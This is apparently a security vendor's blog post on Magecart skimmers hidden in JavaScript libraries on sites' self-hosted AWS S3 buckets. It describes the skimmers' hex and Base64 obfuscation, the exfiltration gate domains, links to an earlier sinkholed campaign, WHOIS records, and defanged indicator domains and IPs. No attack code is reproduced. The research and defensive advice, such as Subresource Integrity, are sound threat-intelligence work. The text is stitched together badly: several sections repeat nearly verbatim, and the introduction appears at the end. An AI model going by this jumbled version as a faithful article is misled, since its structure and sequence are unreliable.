
CDNs are widely used because they provide great benefits to website owners, including optimizing load times and cost, as well as helping with all sorts of data analytics.

The sites we identified during a crawl had nothing in common other than the fact they were all using their own custom CDN to load various libraries. In effect, the only resulting victims of a compromise on their CDN repository would be themselves.

This first example shows a JavaScript library that is hosted on its own dedicated AWS S3 bucket. The skimmer can be seen appended to the original code and using obfuscation to conceal itself.

This second case shows the skimmer injected not just in one library, but several contained within the same directory, once again part of an S3 bucket that is only used by this one website.





## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses


This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (cdn-imgcloud[.]com). The stolen form data is also encoded before being sent back to the criminal infrastructure.


While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer's office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).

As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting "spray and pray" attacks on the CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

## Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (font-assets[.]com and ww1-filecloud[.]com) that were previously sinkholed to 179.43.144[.]137 (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, font-assets[.]com started resolving to 45.114.8[.]161. The same thing happened for ww1-filecloud[.]com, which ended up resolving to 45.114.8[.]159 after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

ww1-filecloud[.]com,45.114.8[.]159  
cdn-imgcloud[.]com,45.114.8[.]160  
font-assets[.]com,45.114.8[.]161



Although attacks that involve CDNs usually affect a large number of web properties at once via their supply chain, this isn't always the case. Some websites either use Amazon's cloud infrastructure to host their own libraries or link to code developed specifically for them and hosted on a custom [AWS S3](#) bucket.

Without properly validating content loaded externally, these sites are exposing their users to various threats, including some that pilfer credit card data. After analyzing these breaches, we found that they are a continuation of a campaign from Magecart threat actors attempting to cast a wide net around many different CDNs.


### **The ideal place to conceal a skimmer**

CDNs are widely used because they provide great benefits to website owners, including optimizing load times and cost, as well as helping with all sorts of data analytics.

